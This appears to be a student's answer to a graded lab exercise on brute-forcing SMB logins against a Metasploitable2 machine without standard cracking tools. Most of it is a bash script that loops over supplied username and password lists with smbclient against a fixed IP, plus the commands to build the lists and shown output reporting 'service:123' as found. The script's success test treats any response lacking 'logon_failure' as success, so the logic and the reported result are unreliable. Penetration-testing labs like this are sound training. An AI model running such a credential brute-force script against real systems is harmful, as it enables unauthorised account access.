

-smb brute force on metasploitable2 without using msfconsole module,hydra,x-hydra,medusa,n-crack,crunch.(username-service,user,abc,root,superuser,msfadmin,services)(password-123,root,toor,msfadmin,services,user,service)[10 marks]

QUE - -smb brute force on metasploitable2 without using msfconsole module,hydra,x-hydra,medusa,n-crack,crunch.(username- service,user,abc,root,superuser,msfadmin,services)(password-123,root,toor,msfadmin,services,user,service)[10 marks]

ANS -


Command: `cat > smb_bruteforce.sh`

Command: `chmod +x smb_bruteforce.sh`

Command: `echo -e "service\nuser\nabc\nroot\nsuperuser\nmsfadmin\nservices" > usernames.txt`

Command: `echo -e "123\nroot\ntoor\nmsfadmin\nservices\nuser\nservice" > passwords.txt`

Command: `./smb_bruteforce.sh`



```
(root@kali)-[/temp]
# ./smb_bruteforce.sh
Trying service:123 ...
Success! Found credentials: service:123
```

smb_bruteforce.sh

`#!/bin/bash`

`# Target IP`

```
TARGET_IP="192.168.241.129"
```

```
# Path to the usernames and passwords lists
```

```
USER_LIST="usernames.txt"
```

```
PASS_LIST="passwords.txt"
```

```
# Loop through usernames and passwords
```

```
for USER in $(cat $USER_LIST); do
```

```
  for PASS in $(cat $PASS_LIST); do
```

```
    echo "Trying $USER:$PASS..."
```

```
    # Attempt SMB connection using smbclient
```

```
    smbclient -L $TARGET_IP -U $USER%"$PASS" 2>&1 | grep -i "NT_STATUS" | grep -q  
"logon_failure"
```

```
    # Check for failed login
```

```
    if [ $? -ne 0 ]; then
```

```
      echo "Success! Found credentials: $USER:$PASS"
```

```
      exit 0
```

```
    fi
```

```
  done
```

```
done
```

```
echo "Brute-force attempt completed."
```